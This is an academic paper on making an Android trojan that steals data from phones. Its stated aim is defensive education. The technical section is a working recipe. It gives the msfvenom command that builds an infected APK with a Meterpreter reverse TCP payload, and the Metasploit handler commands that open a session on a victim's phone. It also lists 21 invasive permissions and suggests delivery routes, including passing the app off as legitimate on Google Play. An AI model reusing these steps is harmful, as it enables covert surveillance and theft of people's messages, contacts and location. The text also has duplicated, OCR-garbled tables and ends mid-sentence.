SIMULATION OF NEW METHODS USING APPLICATIONS WHICH EXFLITRATE DATA FROM ANDROID PHONES

Marius-Sorin PISTOL[1], Florin POPESCU[2], Maria-Alexandra PAUN[3], Viorel-Puiu PAUN[4,5]

Nowadays mobile phones have become indispensable, as they have been endowed with many of the capabilities that a user was able to achieve previously with the help of PCs only. Among the functions that mobile phones perform we identify audio and video calls, internet access, capture photos and videos, contactless payments, GPS and instant messaging. This article demonstrates a method of exfiltrating data from smartphones using a virus for mobile phones running the Android Operating System. This paper presents a novel method of data theft affecting Android users, using a Trojan application of our creation. We leverage MSFvenom Payload Creator (MSFPC) wrapper which is a quick way to generate various Meterpreter payloads using msfvenom package from the Kali Linux operating system to achieve our goals and retrieve the user data.

Keywords: Mobile phones, Android, malware, algorithms, operating system, benign, exfiltration, control, cyber

1. Introduction

Over time, data extraction methods have diversified from year to year. The official ENISA reports draw attention to the vulnerabilities of mobile phones regarding the exfiltration of economic and personal data, when exposed in various places such as the cafes [1]. Modern mobile devices have security capabilities built into the native operating system, which are generally designed to ensure the security of personal or corporate data stored on the device, both at rest and in transit. In recent times, there has been interest from researchers and governments in securing as well as exfiltrating data stored on such devices (e.g., the high-profile PRISM program involving the US Government). In this paper, we propose

[1] Eng., Doctoral School, Faculty of Applied Sciences, University POLITEHNICA of Bucharest, Romania, e-mail: pistolsorin@icloud.com

[2] Prof., Information Systems and Cyber Defense Department, National Defense University Carol Bucharest, Romania, e-mail: popescu.vflorin@unap.ro

[3] PhD Eng., School of Engineering, Swiss Federal Institute of Technology (EPFL), Lausanne, CH-1015 Switzerland, e-mail: maria_paun2003@yahoo.com

[4] Prof., Physics Department, Faculty of Applied Sciences, University POLITEHNICA of Bucharest, Romania, e-mail: viorel_paun2006@yahoo.com

[5] Prof., Academy of Romanian Scientists, Bucharest, Romania

an adversary model for Android exfiltration of data which is not openly acknowledged or displayed (“covert data”). Furthermore, we demonstrate how it can be used to construct a mobile data exfiltration technique (MDET) to covertly exfiltrate data from Android devices. Two proof-of-concepts were implemented to demonstrate the feasibility of exfiltrating data via SMS and inaudible audio transmission using standard mobile devices.

This study is part of a larger project, which intends to analyze the prevention, detection and ultimately the absolute elimination of the malicious virus (introduced as a Trojan in the informatic systems) which can attack the Android smartphones. Hereby we only focus on the simulation of the informatic virus (spyware). Future papers will deal with the other aspects of the project. The development of the proposed application is intended to educate the user in the existence of such hostile software and in the virtue of counter-attacking the intentions of malware programs against Android phones. Moreover, the intention of the present paper is the transformation of attacker software into specific ordinary activity which has as purpose the defending and the training of customized software so that it would be able to prevent and fight these undesired actions.

To reinforce the above, we have resounding examples such as the one of SunTrust Bank, in which no less than 1.5 million customer records were stolen, including their phone numbers, addresses, balance sheets and others [2]. Another resounding example is the case of Tesla, which experienced a data leak that included videos of Tesla's manufacturing methods, confidential photos, and many other compromising data from competitors [3]. Another third case that represented the trigger of this research is the Travelex case, which was also associated with ransomware activities. These online data encryptions have resulted in losses of over $ 6 million. The company refused to pay for the redemption of the data, and as such, the stolen and encrypted data online was disseminated to the general public [4].

The paper is organized in five sections. After the introduction, the second section presents the research premises, highlighting the importance of understanding the vulnerabilities of informatic systems and preventing cyberattacks especially on mobile phones which are indispensable today. The third section talks about the technical realization of taking control over Android smartphones and presents the concept diagrams for this realization. In the fourth section, the results obtained are presented and a discussion is made on the exploitations of vulnerabilities of mobile phones with Android operating systems. Finally, the paper concludes in the fifth section, showing the achievement of simulating, demonstrating and discussing how data can be leaked from smartphones.

2. Research premises

Currently, one of the biggest threats to the integrity of an informatic system is data breach. Phishing and whaling are the top vulnerabilities which could lead to data breaches. Worldwide, one of the biggest causes of data breaches are phishing attacks. The information from the latest annual data breach investigations report showing the status of the cybersecurity threat landscape [5] indicates most successful breaches involve phishing and the use of stolen credentials.

A cyber-attack that seeks to damage an institution by targeting elements which are less secure in the supply chain is called a supply chain attack. It can occur in any organization; may it be from the economic or governmental sector.

Some examples of vulnerabilities include deficient assets protection, shortage of public information and lack of awareness, penurious design and construction of buildings, neglect towards smart environmental management, complacence over official risk realization and readiness plans.

In terms of the biggest vulnerability to the security of information and privacy of data in any public organization, one can admit that it is due to its employees, without a doubt. The majority of data breaches, may it be intentional malevolence or accidental in nature, originate from a person working within the organization. The employees may seek admittance to high personal gains, by abusing their position and access rights and therefore creating a data breach.

Nowadays mobile phones have become indispensable, they have taken over from the capabilities that a user achieves with the help of PCs, among the functions that mobile phones perform we identify:

- Audio / video calls
- Internet access
- Photo / video camera
- Contactless payments
- GPS
- Instant Messaging

Due to the fact that they are portable and much easier to use, smartphones have come to exceed the number of PC users. In the graph from Fig. 1, it can be seen that since 2016, mobile phones have surpassed PCs in the number of users in 2022 [6]. The scientific research in this study focused on mobile phones with Android operating system, because they are the most used mobile phones, being the dominant system on the mobile phone market, according to statistics made by GlobalStat in 2022 [7]. In this study, the authors have first analyzed the statistics of mobile phone ownership of different operating systems. It can be easily seen, as shown in Fig. 2, that mobile phones with Android operating system have been dominating the market for the last 3 years with a percentage of over 70%. The main competitor to the above mentioned are the operating phones with IoS system produced by Apple.

Every day, the AV-TEST Institute in Germany registers over 350,000 new malware and potentially unwanted applications (PUAs). Fig. 3 shows the increase in the number of malware attacks in the last 10 years (last updated January 2021) (AVTest, The Independent IT-Security Institute, 2021 [8]).

The Android operating system [9] is an operating system for mobile phones and tablets, it is open source, being made available to users to make their own changes, and it is realized on the Linux platform, developed by Google. Due to the fact that they are the most used, the phones with Android operating system have attracted the attention of malicious people, who create malware applications for them [10-16].




Fig. 1. PC vs. mobile vs. tablets




Fig. 2. Operating systems for mobile phones





Fig. 3. Number of malware attacks on mobile phones. Source: AV – TEST [8]

3. Implementation and technical realization of taking control over Android smartphones

In the first step, the AndroidManifest.xml file must be modified by adding the following permissions, Fig. 4. The permissions could be seen after analyzing the apk file. The commands in the apk code for permission can be found in Fig. 5, while the commands in the apk code for features can be found in Fig. 6. A depiction of the concept diagram of the permissions (21 in number) and features (3 in number) required to take control of data from smartphones can be seen in Fig. 7.



Permisiuni	
1	INTERNET
2	ACCES WiFi
3	CHANGE WiFi
4	NETWORK STATE
5	COURSE LOCATION


Permisiuni	
6	FINE LOCATION
7	PHONE STATE
8	SEND SMS
9	RECEIVE SMS
10	CALL PHONE

Permisiuni	
11	READ CONTACTS
12	WRITE CONTACTS
13	RECORD AUDIO
14	WRITE SETTINGS
15	CAMERA

Permisiuni	
16	READ SMS
17	EXTERNAL STORAGE
18	RECEIVE BOOT
19	SET WALLPAPER
20	READ CALL LOG
21	WRITE CALL LOG

Caracteristici	
1	HARDWARE CAMERA
2	AUTOFOCUS
3	HARDWARE MICROPHONE


Fig. 4. Adding xml permissions



Comenzi pentru permisiuni

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COURSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
```


Fig. 5. Commands in the apk code for permissions



Comenzi pentru caracteristici

```
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>
```

Fig. 6. Commands in the apk code for features



Permisiuni	
1	INTERNET
2	ACCES WIFI
3	CHANGE WIFI
4	NETWORK STATE
5	COURSE LOCATION

Permisiuni	
6	FINE LOCATION
7	PHONE STATE
8	SEND SMS
9	RECEIVE SMS
10	CALL PHONE

Permisiuni	
11	READ CONTACTS
12	WRITE CONTACTS
13	RECORD AUDIO
14	WRITE SETTINGS
15	CAMERA

Permisiuni	
16	READ SMS
17	EXTERNAL STORAGE
18	RECEIVE BOOT
19	SET WALLPAPER
20	READ CALL LOG
21	WRITE CALL LOG

Caracteristici	
1	HARDWARE CAMERA
2	AUTOFOCUS
3	HARDWARE MICROPHONE

Comenzi pentru permisiuni	
1	<uses-permission android:name="android.permission.INTERNET"/>
2	<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
3	<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
4	<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
5	<uses-permission android:name="android.permission.ACCESS_COURSE_LOCATION"/>
6	<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
7	<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
8	<uses-permission android:name="android.permission.SEND_SMS"/>
9	<uses-permission android:name="android.permission.RECEIVE_SMS"/>
10	<uses-permission android:name="android.permission.CALL_PHONE"/>
11	<uses-permission android:name="android.permission.READ_CONTACTS"/>
12	<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
13	<uses-permission android:name="android.permission.RECORD_AUDIO"/>
14	<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
15	<uses-permission android:name="android.permission.CAMERA"/>
16	<uses-permission android:name="android.permission.READ_SMS"/>
17	<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
18	<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
19	<uses-permission android:name="android.permission.SET_WALLPAPER"/>
20	<uses-permission android:name="android.permission.READ_CALL_LOG"/>
21	<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>

Comenzi pentru caracteristici	
1	<uses-feature android:name="android.hardware.camera"/>
2	<uses-feature android:name="android.hardware.camera.autofocus"/>
3	<uses-feature android:name="android.hardware.microphone"/>

Fig. 7. Concept diagram of the permissions and features required to take control of data from smartphones

What can happen when permissions are enabled:

Camera - allows applications to use the camera to take photos and make videos. This permission should be enabled only for applications that use the camera. A malicious application can secretly start the camera in order to spy on and record what is happening around the phone.

Permission type: Hardware
URI: android.permission.CAMERA
Risk: Moderate – High

Contacts - allows applications to use the phone agent to create and edit a contact list (e.g., Facebook, Twitter, Yahoo) This permission should be enabled on applications that need access to the contacts directory to make phone calls or send messages. A malicious application that has access to Contacts can use its data to carry out phishing attacks on people who have passed in Contacts (phone number, name, email address).

Permission type: Software
URI: android.permission.READ_CONTACTS
URI: android.permission.WRITE_CONTACTS
Risk: Moderate - High

Location - allows applications to access your approximate location using GSM attentions or Wi-Fi network or exact location using GPS. Location permission should only be activated on applications that help you move, when taking photos and you want the location to be tagged to know where they were taken, on delivery applications to make it easier to identify the exact address. A malicious application that has permission location enabled can secretly track you, create a profile with your personal activities and habits, or notify thieves when you are not at home.

Permission type: Network / Hardware
URI:android.permission.ACCESS_LOCATION
Risk: Moderate - High

Microphone - allows applications to use the microphone to make calls or audio recordings. Microphone permission should only be used on applications that use the microphone in order to communicate. A malicious application that has the microphone enabled, can be used by a malicious person to turn on the microphone and spy on what is heard near the phone whenever he wants.

Permission type: Hardware
URI: android.permission.MICROPHONE
Risk: Moderate – High

Phone - allows applications to use your phone number, network information, and water status. Phone permission should be enabled only on applications that have the role of making phone calls. A malicious application that has activated permission for access to the phone, can extract information about calls received and made or even use to make phone calls with extra charge.

Permission type: Software
URI: android.permission. CALL_PHONE
Risk: Moderate - High

SMS - allows applications to receive, send and read SMS messages. The SMS access permission should only be activated on applications that are intended for text messaging. A malicious application that has SMS permission enabled, can spy on your messages, send messages from your number, subscribe to paid services via SMS.

Permission type: Software
URI: android.permission. SMS
Risk: Moderate - Hig

4. Results and Discussions

This section is devoted to presenting the results and discussions on the exploitations of vulnerabilities of mobile phones with Android operating systems.

The following paragraphs describe the steps to create a malicious application (virus) for mobile phones using the Metasploit framework in the Kali Linux operating system. Metasploit is an open-source program, integrated in the Kali Linux operating system. Its role is to test computer systems in terms of cyber security by specialists and is also used by cybercriminals (hackers) to develop malicious (dangerous) software [11, 13, 14].

Minimum system requirements for installation Hardware:


- 2.5 GHz + processor
- Minimum 4 GB RAM
- Minimum 2 GB HDD space

To develop the malware application, we use the following command:


msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.7 lport=4444 > /var/www/html/Aplicatie_infectata.apk

To identify the IP used on lhost, type in the terminal the ifconfig command.

Opening the session to have access to the victim's phone can be seen in Fig. 8.



```
┌──(root💀kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.7 lport=4444 > /var/www
/html/Aplicatie_infectata.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10186 bytes
```



```
┌──(root💀 kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:feab:81c  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
        RX packets 1863  bytes 115300 (112.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 234  bytes 15078 (14.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig. 8. Printscreen with the login session entering the victim's phone

File location is created, as in Fig. 9.




Fig. 9. File location created

File location created:


Discussions on how to send the victim apk file:

This depends on the inventiveness of each attacker and it could include the following ways of infection:

- Physical access to the victim's phone,
- Sending the infected file via sms / email / messaging service,
- Sending the infected file via a link,
- Blurring the infected application to a legitimate application and publishing it to the Google Play Store.

To start the control panel for the created malware (Aplicatie_infectata.apk) on the command line, type the following command: msfconsole.


In Fig. 10, the malicious application can be seen.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.7
lhost ⇒ 192.168.1.7
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Sending stage (76767 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.7:4444 → 192.168.1.3:33272) at 2021-01-31
19:10:14 -0500

meterpreter > █
```

Fig. 10. Malicious _ application.apk

Further, the malicious application on android phone is installed, Fig. 11.



Internal storage

Internal storage

27/11/2019 - (1)

Ringtones
31/05/2018 - (0)

Sounds
27/11/2019 - (0)

supremeDuck_data
27/11/2019 - (1)

system
15/05/2018 - (1)


WhatsApp
18/12/2019 - (3)

Wow4D
14/11/2019 - (1)

zedge
02/05/2018 - (1)

Aplicatie_infectata.apk
MainActivity - Version 1.0 - 10.19 KB

Fig. 11. The location where the application will be installed on the mobile device with Android operating system




MainActivity

Do you want to install this application? It will get access to:

